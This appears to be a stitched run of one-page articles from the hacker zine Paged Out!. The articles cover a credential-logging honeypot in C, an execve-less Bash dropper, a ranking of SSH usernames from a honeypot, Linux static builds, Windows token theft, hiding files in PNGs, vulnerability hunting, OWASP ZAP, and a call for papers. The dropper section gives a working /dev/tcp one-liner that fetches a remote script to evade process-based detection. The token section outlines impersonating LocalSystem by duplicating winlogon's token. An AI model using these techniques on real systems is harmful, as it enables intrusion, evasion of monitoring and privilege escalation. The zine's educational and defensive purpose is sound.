   continue;};write(clientSocket,"250-smtp.ezequiel.ca Hello ",
     27); write(clientSocket,user,strlen(user));
   write(clientSocket,"\r\n",2);write(clientSocket,
    "250 AUTH LOGIN\r\n",16); memset(data,0,100*sizeof(char));
   if(read(clientSocket,&data,99)<1){continue;};
   sprintf(user,"AUTH"); while(strcmp(user,"AUTH")==0){
    write(clientSocket,"334 VXNlcm5hbWU6\r\n",18);
    memset(data,0,100*sizeof(char));
    if(read(clientSocket,&data,99)<1){data[0]='\0';break;};
    data[99]='\0';sscanf(data,"%s",user);}
   if(strlen(data)<1){continue;};
   data[99]='\0';sscanf(data,"%s",user);
   write(clientSocket,"334 UGFzc3dvcmQ6\r\n",18);
   memset(data,0,100*sizeof(char));
   if(read(clientSocket,&data,99)<1){continue;};
   data[99]='\0';sscanf(data,"%s",pass);
   write(clientSocket,"535 Bad password.\r\n",19);
   close(clientSocket);
   b64user=base64decode(user,strlen(user));
   b64pass=base64decode(pass,strlen(pass));
   strtok(b64user,"@ezequiel.ca");
   printf("%d:%s:SMTP:%s:%s\n",mytime.tv_sec,
    inet_ntoa(ipclient.sin_addr),b64user,b64pass);
   free(b64user);free(b64pass);fflush(stdout);clientSocket=0;}}
int ftpHoney(){
 int ftpSocket, clientLen=0, clientSocket; struct sockaddr_in ip;
 struct sockaddr_in ipclient; char data[100]; char user[100];
 memset(data,0,100*sizeof(char));char pass[100];
 memset(user,0,100*sizeof(char));struct timeval mytime;
 memset(pass,0,100*sizeof(char));bzero((char *) &ip, sizeof(ip));
 ip.sin_family = AF_INET; ip.sin_addr.s_addr = htonl(INADDR_ANY);
 ip.sin_port = htons(2100); clientLen=sizeof(ipclient);
 ftpSocket = socket(AF_INET,SOCK_STREAM,0);
 if(bind(ftpSocket, &ip , sizeof(ip))<0){return -1;}
 listen(ftpSocket , 20);
 while(1 == 1){
  clientSocket = accept(ftpSocket,&ipclient,&clientLen);
  gettimeofday(&mytime, NULL);write(clientSocket,"220 \r\n",6);
  memset(data,0,100*sizeof(char));
  if(read(clientSocket,&data,99) < 6){continue;};
  data[99]='\0';user[0]='\0';sscanf(data,"USER %s",user);
  write(clientSocket,"331 \r\n",6);
  memset(data,0,100*sizeof(char));
  if(read(clientSocket,&data,99) < 6){continue;};
  data[99]='\0';pass[0]='\0';sscanf(data,"PASS %s",pass);
  write(clientSocket,"530 User cannot log in.\r\n",25);
  close(clientSocket); printf("%d:%s:FTP:%s:%s\n",
  mytime.tv_sec,inet_ntoa(ipclient.sin_addr),user,pass);
  fflush(stdout);clientSocket=0;}}
int main(int argc, char **argv){
 signal(SIGPIPE,SIG_IGN);
 pthread_t sshThread,ftpThread,telnetThread,smtpThread;
 pthread_create(&sshThread, NULL,&sshHoney, NULL);
 pthread_create(&ftpThread, NULL,&ftpHoney, NULL);
 pthread_create(&telnetThread, NULL,&telnetHoney, NULL);
 pthread_create(&smtpThread, NULL,&smtpHoney, NULL);
 while(1==1){sleep(60);}}
```

This work was originally created for PagedOut and translated by the author for UnderD0cs Magazine 12.

https://underc0de.org/foro/e-zines/underdocs-julio-2020-numero-12/ (It requires free registration).

Execve(2)-less dropper to annoy security engineers

I. Introduction

Many antivirus software and HIDS tools base some (or most) of their detection methods on kernel probes or modules that aim to detect the invocation of malicious binaries that could lead to privilege escalation, persistence, or pivoting. In the almighty Cloud era, we can, for example, think of Falco and its well-known `evt.type = execve` that is probably deployed in every Kubernetes cluster using it as a default rule[1]. However, this small paper will show how, thanks to the hackers' best friend Bash, pentesters and red-teamers can easily bypass such detection mechanisms to further compromise the target.

II. One shell to rule them all

Bash (and many other shells) have a capability that may look inoffensive at first: *built-ins*. As their name states, they are commands that are directly built in the Bash program, meaning they do not rely on other programs to execute instructions. If you ever opened a terminal running Bash, you already met them: `cd`, `echo`, `alias` and co.[2]

By being implemented directly in the `bash` binary, launching those commands will be invisible if you're looking for new processes being spawned because they are just part of the initial Bash runtime. If smartly coupled with other shell mechanisms such as redirections, it is possible for someone having a foothold to get new files on the system and expend their capabilities.

III. The attack

A. The bullet

Before building our devilish one-liner dropper, we first need something to drop on the machine. As `source`, which allows us to run shell commands from a file, is a Bash built-in (hence invisible when looking for malicious spawned processes), we can imagine dropping and running a Bash library adding new functions exclusively written with built-ins, like a `cat` alternative in pure Bash. Let's create it:

```
#_
#!/bin/bash

function z_cat() {
  if [ "$#" -eq 0 ]; then
    echo "Usage: $0 <file> [file ...]" >&2
    return
  fi
  for file in "$@"; do
      if [ ! -r "$file" ]; then
          echo "Cannot read file: $file" >&2
          continue
      fi
      while IFS= read -r line; do
          echo "$line"
      done < "$file"
  done
}
# avoid being betrayed by memory muscle :0)
alias cat="z_cat"
```

B. The gun

Once this script is live somewhere on a webserver accessible from the compromised machine, we can download it using this one-liner dropper that will drop what's stored on `$FPATH` onto the compromise machine :

```
exec 3<>/dev/tcp/${IP?}/${PORT?}; printf
"GET /${FPATH?} HTTP/1.1\r\nHost:
localhost\r\nConnection: close\r\n\r\n">&3;
f=0; while IFS= read -r l<&3; do [ $f -eq 1 ]
&& echo "$l"; [[ $l == "#_"* ]] && f=1; done >
dropped; exec 3<&-
```

Now you can source the file named `dropped` and you have your additional Bash functions loaded!

```
bash:~$ . dropped
bash:~$ z_cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
```

You can verify that no calls to `execve(2)` are done using `strace`:

```
# strace -p "${SHELL_PID}" -e trace=execve
```

IV. Going further

Now that we can easily bypass HIDS looking for new spawned processes, we can explore novel ways to expend our capabilities and, in the end, gain full control of the machine. One way I've been thinking of but never implemented is to find a way to patch Bash's shared library, so that we can add new built-ins that cannot be mimicked without using binaries (`rm` is a good example).

On the blue-team side, this technique may be detected by logging every call to `read(2)` made by interactive processes (think shells), hence making a full keylogger. However, this will probably generate a lot of logs, depending on your infrastructure.


[1] https://github.com/falcosecurity/rules/blob/b6ad37371923b28d4db399cf11bd4817f923c286/rules/falco_rules.yaml#L81-L82

[2] You can get the full list by running `man bash` and looking for the 'shell builtins command' chapter.

Hackers' Favorite SSH Usernames: A Top 320 Ranking

Source: my personal honeypot. Observation period: 22.09.24–09.10.24. Numbers in parentheses denote number of detected samples.

1. ubuntu (2429)
2. admin (1837)
3. test (1827)
4. user (1511)
5. postgres (904)
6. steam (791)
7. sysadmin (698)
8. deploy (657)
9. testuser (646)
10. odoo (630)
11. support (570)
12. oracle (536)
13. ftpuser (436)
14. debian (414)
15. root (385)
16. dev (382)
17. server (366)
18. guest (283)
19. tomcat (276)
20. username (275)
21. usuario (274)
22. jenkins (262)
23. nexus (261)
24. administrator (252)
25. thomas (251)
26. test_user (247)
27. svn (246)
28. test01 (246)
29. tuan (245)
30. sopuser (244)
31. tg (244)
32. acer (240)
33. hadoop (240)
34. sammy (239)
35. abhishek (238)
36. superman (236)
37. david (228)
38. mysql (227)
39. git (224)
40. iptv (207)
41. es (199)
42. newuser (181)
43. frappe (166)
44. chris (150)
45. minecraft (145)
46. debianuser (132)
47. kafka (122)
48. daniel (121)
49. user1 (119)
50. bkp (118)
51. adminftp (114)
52. cacti (111)
53. anand (109)
54. nisec (108)
55. radix (108)
56. elemental (107)
57. nextcloud (106)
58. reza (106)
59. basesystem (105)
60. mosquitto (105)
61. smart (104)
62. ubnt (104)
63. portal (103)
64. ionadmin (102)
65. koha (102)
66. baikal (101)
67. ionguest (101)
68. payara (99)
69. Antminer (97)
70. pi (80)
71. ftp (78)
72. centos (73)
73. www (73)
74. udatabase (61)
75. uucp (56)
76. app (56)
77. tom (56)
78. operator (54)
79. dolphinscheduler (53)
80. test1 (53)
81. solana (52)
82. sonar (48)
83. zabbix (48)
84. adminadmin (46)
85. docker (46)
86. esuser (46)
87. redis (46)
88. test2 (46)
89. gitlab (45)
90. demo (44)
91. vagrant (43)
92. elasticsearch (42)
93. samba (42)
94. ec2-user (41)
95. uftp (41)
96. ansible (40)
97. sol (40)
98. nginx (39)
99. wang (39)
100. bin (38)
101. nobody (37)
102. elastic (37)
103. teste (37)
104. ubuntuserver (37)
105. node (35)
106. gpadmin (34)
107. huawei (34)
108. jito (34)
109. lighthouse (34)
110. nagios (34)
111. apache (32)
112. opc (32)
113. developer (31)
114. flask (31)
115. solr (31)
116. weblogic (31)
117. backup (30)
118. sshd (30)
119. master (30)
120. user2 (30)
121. www-data (29)
122. nvidia (29)
123. student (29)
124. news (28)
125. anonymous (28)
126. ranger (28)
127. system (28)
128. dbuser (27)
129. oscar (27)
130. info (26)
131. prueba (26)
132. telecomadmin (26)
133. jack (25)
134. deployer (24)
135. palworld (24)
136. plex (24)
137. daemon (23)
138. games (23)
139. alex (23)
140. butter (23)
141. default (23)
142. gitlab-psql (23)
143. inspur (23)
144. mongodb (23)
145. niaoyun (23)
146. wordpress (23)
147. 1234 (22)
148. bot (22)
149. elsearch (22)
150. lenovo (22)
151. openproject (22)
152. rancher (22)
153. ts (22)
154. worker (22)
155. amandabackup (21)
156. gitlab-runner (21)
157. lsfadmin (21)
158. proxy (20)
159. dspace (20)
160. openvpn (20)
161. ramesh (20)
162. webapp (20)
163. yarn (20)
164. config (19)
165. factorio (19)
166. hp (19)
167. kingbase (19)
168. martin (19)
169. media (19)
170. mehdi (19)
171. share (19)
172. sk (19)
173. ts3 (19)
174. web (19)
175. webdev (19)
176. lp (18)
177. abc (18)
178. dolphin (18)
179. drupal (18)
180. ds (18)
181. flink (18)
182. g (18)
183. netdata (18)
184. puppet (18)
185. root123 (18)
186. sftp (18)
187. vbox (18)
188. vmail (18)
189. mail (17)
190. a (17)
191. caddy (17)
192. infra (17)
193. john (17)
194. postgre (17)
195. vic (17)
196. actordb (16)
197. bigdata (16)
198. confluence2 (16)
199. dmdba (16)
200. eluser (16)
201. esearch (16)
202. fileftp (16)
203. gj5 (16)
204. hysteria (16)
205. jfedu1 (16)
206. kuma (16)
207. latitude (16)
208. lupeng (16)
209. modserver (16)
210. moodle (16)
211. nifi (16)
212. noama (16)
213. ntps (16)
214. observer (16)
215. odoo16 (16)
216. odoo17 (16)
217. owncast (16)
218. raj_ops (16)
219. registery (16)
220. roamware (16)
221. ruijie (16)
222. runner (16)
223. shyunchen123 (16)
224. stream (16)
225. svnuser (16)
226. trinity (16)
227. uniadmin (16)
228. usr1cv8 (16)
229. woojin (16)
230. wso2 (16)
231. yealink (16)
232. zhongren1 (16)
233. ali (15)
234. amp (15)
235. arkserver (15)
236. clemens (15)
237. ftp_client (15)
238. manager (15)
239. mssql (15)
240. omkar (15)
241. omsagent (15)
242. public (15)
243. sadmin (15)
244. satisfactory (15)
245. tools (15)
246. vps (15)
247. webmaster (15)
248. zhongren123 (15)
249. sys (14)
250. data (14)
251. elk (14)
252. esadmin (14)
253. mapr (14)
254. monitor (14)
255. security (14)
256. temp (14)
257. tester (14)
258. 12345 (13)
259. b (13)
260. blank (13)
261. dell (13)
262. rabbitmq (13)
263. rsync (13)
264. spark (13)
265. terraria (13)
266. testing (13)
267. vpn (13)
268. xguest (13)
269. admin2 (12)
270. ansadmin (12)
271. appuser (12)
272. contador (12)
273. grafana (12)
274. james (12)
275. jumpserver (12)
276. mark (12)
277. mc (12)
278. rust (12)
279. sambauser (12)
280. service (12)
281. adm (11)
282. Admin (11)
283. appltest (11)
284. awsgui (11)
285. esroot (11)
286. flussonic (11)
287. gpuadmin (11)
288. hive (11)
289. kubernetes (11)
290. linux (11)
291. rico (11)
292. RPM (11)
293. sinusbot (11)
294. sshadmin (11)
295. vyatta (11)
296. airflow (10)
297. albert (10)
298. ark (10)
299. bruno (10)
300. cisco (10)
301. fivem (10)
302. ftptest (10)
303. grid (10)
304. grohr (10)
305. image (10)
306. install (10)
307. jeff (10)
308. jito-validator (10)
309. kali (10)
310. NL5xUDpV2xRa (10)
311. nova (10)
312. pal (10)
313. puser (10)
314. scanner (10)
315. student3 (10)
316. t (10)
317. teamspeak (10)
318. tempuser (10)
319. x (10)
320. zookeeper (10)


angrysnail

How to generate a Linux static build of a binary

When you need something on Linux, which is often proprietary, it is a binary that includes all the dependencies, as every Linux distribution is different, varying even between versions!

There are 2+1 ways to create a Linux binary that work almost everywhere:

- A self-contained binary with all the dependencies built in; usually SaaS clients or enterprise tools do that, as does a bash script with binary stuff
- A binary that will look in your machine for the dependencies, like usually the packages provided with Linux distributions
- Package the binary using the dependencies from the machine is running and redistributing it, like **`PyInstaller`** does for python projects

It is clear that the binary generated will work only on the same architecture, so amd64 on amd64, arm64 on amr64 and so on.
Compared to appimage/flatpack/snap, this solution doesn't use a container with all the benefits and issues they have.

The story

I discovered this topic when I was contributing to github.com/sonic2kk/steamtinkerlaunch/ open source project that needed a github.com/pvonmoradi/yad/ binary updated (GTK tool to create UIs for CLI scripts). At the end of my experimentation, the project decided to update it but still keep the AppImage package instead of my pure Linux version (which I prefer as an approach, honestly).
What I got was github.com/Mte90/yad-static-build/releases/ with a CI that automatically compiles Yad and generates this static build so it doesn't need any human interaction (like the project I was contributing to).
They don't trust this kind of build to be a tool that can run from a Steam Deck to a complete distribution but I tested the outcome on Archlinux, Ubuntu and Debian with the same binary with no issues (also in a KDE environment).

How works

`LD_LIBRARY_PATH` is a predefined environment variable on Unix/Linux, it is very helpful and used a lot for Linux hacks.
The purpose of this variable is to change on runtime the dynamic/shared libraries (separated by a comma) loaded from the linker with specific ones instead of the system avalaible. This is very powerful because in a Open Source example, we can download a library, patch and use it for a specific program, in our case, we will use it for something different instead.
An example to run in your shell **`$ LD_LIBRARY_PATH="/opt/my_program/lib.so" /opt/my_program/start`**, as you can see you can do easily a Bash script with this content.

With **`ldd`**, it is possible to list all the libraries needed by the program we want and investigate them, there is usually a lot of them, and it can get boring to manually gather them all using UI tools. An example:

```
$ ldd /usr/bin/echo
        linux-vdso.so.1 (0x00007f57cf2f8000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f57cf0c6000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f57cf2fa000)
```

The tool

So, we have right now a way to gather a list of libraries, a way to inject them in the process but it can be handy to have a binary that autoextract itself with all this stuff.
With this askubuntu.com/questions/537479/is-there-any-open-source-way-to-make-a-static-from-a-dynamic-executable-with-no discussion, I discovered a handy tool (that I expanded but the original developer implemented my changes after my Pull Request in a different way) that is github.com/oufm/packelf.
The fact that this tool is in Bash and generates a Bash auto extracting script allows also for modifying it easily with no bundling tools for any needs including understanding how it works.
This tool generated a targizzed bash script with all the libraries (and the binary) from the machine you are running, the libraries are extracted on runtime on **`/tmp/`** in a folder and deleted when the process is closed (this behavior can be disabled).

The Yad example

The package generated by the GitHub CI for Yad without HTML support was 13mb compressed and 200mb extracted.
The packaged version with HTML support is 70mb, you can imagine the size decompressed as it includes WebKit stuff.

Previously published on personal blog https://daniele.tech/2024/03/how-to-generate-a-linux-static-build-of-a-binary/

https://instagram.com/foxtronauts
https://foxtronaut.artstation.com

Yoga Réformanto (foxtronaut)

Custom / Negotiated Individually

Playing with Windows Security Tokens

According to Microsoft's definition, Security Token is an object that describes the security context of a process or thread. When a user logs on, Winlogon asks LSASS for a token and then launches the userinit.exe process, which in turn runs the Explorer and dies. Most things the user sees are descendants of the Explorer (however, some exceptions can happen e.g. when the user presses Ctrl+Shift+Esc). The simplest case happens when the process launches (spawns) a new one without specifying any special wishes related to the new process's identity. The token of the parent is inherited by the child and tokens are identical. It's the reason why whoami.exe can analyze and display its own token, and the information you see tells you the truth about the parent's token as well.

When you want to launch a process with a different security context, you need a token. There are two easy ways to get one:

- Grab username and password and call CreateProcessWithLogon(). Windows does everything for you. The funny part is the third parameter containing the cleartext password. If you intercept the call (using debugger trap, hooking, Detour, Rohitab API Monitor or whatever else) and if you know x64 calling convention, you can read R8 CPU Register and find the password in the referenced memory.

- Grab the ready to use token and call CreateProcessAsUser(). You can obtain the token from LogonUser() or duplicate (a.k.a. steal) the token of another process with DuplicateTokenEx(). Effectively, if you can open another process, you can act using its security context. In practice, it's one of the easiest methods of impersonating a LocalSystem. Duplicating token of the Winlogon.exe does the job quickly and efficiently.

There is an less than easy way as well: if you are privileged to "Act as a part of the operating system" via SeTcbPrivilege, you can ask LSASS for a custom-made token following literally any criteria. Want to be TrustedInstaller? Just ask. Use fake domain or non-existing user? No problem! The flow is:

1. Add SID mapping via LsaManageSidNameMapping() for the fake domain.

2. Add SID mapping (same way) for the fake user.

3. Ask for a token using SIDs prepared by calling LogonUserExExW().

4. Duplicate the token obtained to make it useful for impersonating.

5. Call CreateProcessAsUser().

If you want to dig into token internals, the WinDbg seems to be the best option. You can use the following commands:

- "dt nt!_token" - displays token structure taken from Symbols.

- "!token" - displays the current token in a friendly way

- "!process 0nXXXX 1" - displays process (PID=XXXX) data including ready-to-click token address in the memory.

Using PNG as a way to share files with your friends.

Discover if it is possible to store and share files as a PNG image with various platforms.

How does it work?

PNG has a few color types. The most interesting for us and also easy to implement is “greyscale” where each pixel is exactly one byte (value from 0 to 255)
Each file is made out of bytes, so we can simply loop over the bytes representation of the file, and store the next bytes as the next pixels in an image.

Implementation

Saving as PNG

Python PIL has Image.frombuffer() function to make an image from clear bytes. But we have one problem - the size of the file can be different than the possible image resolution. Solution to this is to put extra \x00 at the end of a file and save the original length of a file to EXIF of the model so that it’ll be possible to read the exact file model in the future.

Reading from PNG

With greyscale it’s simple. We need to loop for each pixel and save its value to a list, read from EXIF about the length of a file and then save the segment where our file is stored.

Space

Using PNG as a file storage sometimes saves space. When I used this algorithm to share a file that was 1.7MB, I used 272KB. It's almost 6 times less space!

```python
from PIL import Image
from PIL.PngImagePlugin import PngInfo
from math import sqrt, ceil
def get_byte_list(path: str) -> list:
    file = open(path, 'rb').read()
    return [b for b in file]
def save_image(path: str):
    metadata = {}
    raw_data = open(path, 'rb').read()
    metadata['length'] = raw_data_length = len(raw_data)
    width = height = ceil(sqrt(raw_data_length))
    while (width * height) + 1 != raw_data_length:
        raw_data += b'\x00'
        raw_data_length += 1
    image = Image.frombuffer('L', (width, height), raw_data)
    info = PngInfo()
    for key, value in metadata.items():
        info.add_text(key, value)
    image.save('output.png', pnginfo=info)
def read_image(path: str) -> (list, dict):
    image = Image.open(path)
    width, height = image.size
    pixels = [image.getpixel((x, y)) for y in range(height) for x in range(width)]
    return (pixels, image.info)
def save_file(path: str, name: str) -> None:
    image, metadata = read_image(path)
    length = int(metadata['length'])
    open(name, 'wb').write(bytes(image[:length]))
if __name__ == '__main__':
    model_path: str = 'some_random_file.txt'
    image_path: str = 'output.png'
    save_image(model_path)
    save_file(image_path)
```

Sharing

Will sharing somehow destroy our file? I tested 5 different ways to share and checked it.

1. Messenger

First issue with Messenger is that Meta has a policy of getting rid of EXIF data, so our length inside metadata is gone. But when we share the message length of a file - we can set it manually and it works! We shared the file via image!

2. Signal

Signal has the same policy - they cut off all EXIF data. But this time when we tried to set length by ourselves, we got a False return. When we read pixels from an image, we can see that they’re displayed in (R, G, B, A) so Signal converts our picture to RGBA.

3. Protonmail

With sharing files as attachment or embedded image, both cases were True.

4. Discord

Same as protonmail, when we’re sending images via Discord we get the exact image with all metadata.

5. SMS

With SMS, we have 2 issues but one is major. Firstly, EXIF has been cut off. Secondly, the image has been converted to JPG, so it’s impossible to decode our file even if we enter the length manually.

6. Instagram

Instagram has the same issue as SMS - they convert images to JPG, so we can’t read bytes from pixels.

Note: I haven’t tested it on large files.

Vulnerability Hunting The Right Way

By ~ @Totally_Not_A_Haxxer

I am sure many people reading this are already familiar with the security and vulnerability research world. It is often that many of the vulnerabilities found are quite simple. For example, you attack an IoT device to find the most simplistic or maybe even a simple, but new form of XSS within that device. Going through this myself, I have spent a lot of time raging over the simple stuff I was finding, as given my experience in development and my love for it, it's quite sad to see the commonality of simple flaws. So I tried to look for a new angle and see if there was anything that not only was a bit more difficult to go through, but also taught me something new, and felt nice to handle.

Searching By The Root - Design Flaws

The "*new angle*" involves taking the root of a system, and searching there. What do I mean by this? Well, this is a way of saying that many flaws in existing software come from unmaintained software designs. For example, let's say we are ripping open a new IoT device, this device uses a custom network protocol that nobody has seen in the wild yet. The first idea, for any security researcher, would be if not found or discovered yet, to find it yourself, which means to reverse engineer the protocol yourself. When you go down that path, you should be looking for the systems that the network protocol is built on, such as the network layer the protocol is on, if the protocol is part of an existing standard, or what the protocol is doing. All questions alike can be used to break down the design of the protocol more, and thus, bring you to the root of where every flaw may sit.

Going to the bare bones of a system is not only just necessary but helpful because of the ability to get a full image of a system, and all systems that rely on that design. For example, instead of finding XSS in a regular web application, you may want to find XSS pertaining to a specific technological design in which that technology and others use would be much more valuable. Think CWE versus CVE. I came up with this angle in my workflow by being able to assess the current state of the world and technologies alongside vulnerabilities. Well, the honest and hard truth about this viewpoint is that when looking at it from a design perspective, people built so many technologies, computers, protocols, standards, new forms of GSM, etc all on old standards that were never designed with security in mind. This is an extreme problem we are facing now, and I much see that the impact that will hit a system harder resides in the root of every system, rather than at the surface-level design. While not being the only method used for finding bugs, it does not hurt to add it to your routines.

Zed Attack – test your web app

Zed Attack Proxy (zaproxy.org) is an open-source cybersecurity tool designed for developers and security experts to identify and fix vulnerabilities in web applications. This tool is maintained by the Open Web Application Security Project (OWASP), an organization committed to improving web application security by sharing knowledge and resources.

Needless to say, conducting regular and thorough testing for web applications is critical to ensuring the quality and security of the application and providing users with an optimal experience. Such testing commonly includes functional testing, penetration testing, and fuzz testing (fuzzing). Functional testing involves verifying that all application features are implemented correctly and meet user expectations. Penetration testing is a fundamental security test that aims to identify vulnerabilities and security risks in the application. Fuzz testing is an automated technique that involves generating random or semi-random inputs to a program to identify vulnerabilities or bugs.

This last method is particularly useful in the context of computer security, as it can identify potential flaws in software that attackers could exploit. Fuzzing can be performed in various ways, such as mutation-based fuzzing, where input data is randomly altered, or generation-based fuzzing, where valid but unexpected input is created. This technique is widely used by computer security experts to test software robustness and identify vulnerabilities that could be exploited by malicious attackers. Fuzzing can enhance computer system security and protect sensitive data from cyberattacks.

As one might expect, ZAP offers special support for fuzzing web applications. Additionally, ZAP provides several features for testing and analyzing web application security, including detecting vulnerabilities such as SQL injection, cross-site scripting (XSS), clickjacking, and SSL/TLS issues. That its scanning feature supports various modes, from "Attack" to "Safe," allowing both aggressive and cautious approaches to targets is also worth adding.

Because of its intuitive user interface and flexibility, ZAP has become a popular tool among developers and security experts. It supports both automated and manual testing, allowing users to discover and fix vulnerabilities quickly and efficiently, thanks in part to its open-source philosophy. Open-source software has the advantage of being free, with no license fees that increase the cost of testing. Another advantage is the ability to customize and improve the software due to the availability of the source code. ZAP also has a free plugin marketplace, which allows users to expand its functionality.

Similar tools and comparison

Other similar open-source tools include Nuclei (vulnerability scanner), Sn1perSecurity (attack surface management platform), Nikto (web server vulnerability scanner), and Arachni (web application security scanner framework), all available on GitHub.

Another popular free tool is the Community Edition of Burp Suite, which also offers a paid Enterprise Edition. Compared to the other tools mentioned, both OWASP ZAP and Burp Suite are considered eavesdropping proxies that interpose themselves between the browser and the web server to intercept and manipulate request exchanges. A brief comparison of ZAP and Burp Suite CE is provided at the bottom of the page.

While I've previously mentioned the positives of open-source projects, it must be noted that in all open-source projects, both development (such as fixes and new features) and support heavily depend on the volunteers behind them. Paid tools like Burp Suite have the advantage of a dedicated company continually working to improve the software, unlike many open-source projects where volunteers may only contribute a small portion of their time each week.

However, ZAP is a key tool for technical cybersecurity analysts involved in managing web applications with open-source solutions. With its powerful suite of features and ease of use, ZAP helps users secure their web applications and protect them from external threats. Furthermore, ZAP, with its free and open-source philosophy, supports many open standards and known protocols, making it easy to develop and use add-ons or plugins. Additionally, the ZAP community is available for support through the ZAP user group on Google Groups [1] and the IRC channel [2].

[1] https://groups.google.com/g/zaproxy-users
[2] https://web.libera.chat/#zaproxy

Feature	Burp Suite CE	OWASP ZAP
Cost	Free	Free
Interception	Available	Available
Spider	Available	Available
Update	Available	Available
Extensions	Fewer Options Available	No provision for enhanced functionality
False Positive	Less	More
Comparison Feature	Available	Available
Documentation	Extensive Documentation	Little documentation

Would you like to see your article published in the next issue of Paged Out!?

Here's how to make that happen:

First, you need an idea that will fit on one page.
That is one of our key requirements, if not the most important. Every article can only occupy one page. To be more precise, it needs to occupy the space of 515 x 717 pts.

We have a nifty tool that you can use to check if your page size is ok - https://review-tools.pagedout.institute/

The article has to be on a topic that is fit for Paged Out! Not sure if your topic is?

You can always ask us before you commit to writing. Or you can consult the list here: https://pagedout.institute/?page=writing.php#article-topics

Once the topic is locked down, then comes the writing, and it has to be done by you. Remember, you can write about AI but don't rely on it to do the writing for you ;) Besides, you will do a better job than it can!

Next, submit the article to us, preferably as a PDF file (you can also use PNGs for art), at articles@pagedout.institute.

Here is what happens next:

First, you will receive a link to a form from us. The form asks some really important questions, including which license you would prefer for your submission, details about the title and the name under which the article should be published, which fonts you have used and the source of images that are in it.

Remember that both the fonts and the images need to have licenses that allow them to be used in commercial projects and to be embedded in a PDF.

Once the replies are received, we will work with you on polishing the article. The stages include a technical review and a language review.
If there are images in your article, we will ask you for an alt text for them.

After the stages are completed, your article will be ready for publishing!

Not all articles have to be written. If you want to draw a cheatsheet, a diagram, or an image, please do so, we accept such submissions as well.

This is a shorter and more concise version of the content that can be found here: https://pagedout.institute/?page=writing.php and here: https://pagedout.institute/?page=cfp.php

The most important thing though is that you enjoy the process of writing and then of getting your article ready for publication in cooperation with our great team.

Happy writing!

Paged Out! Call For Papers!

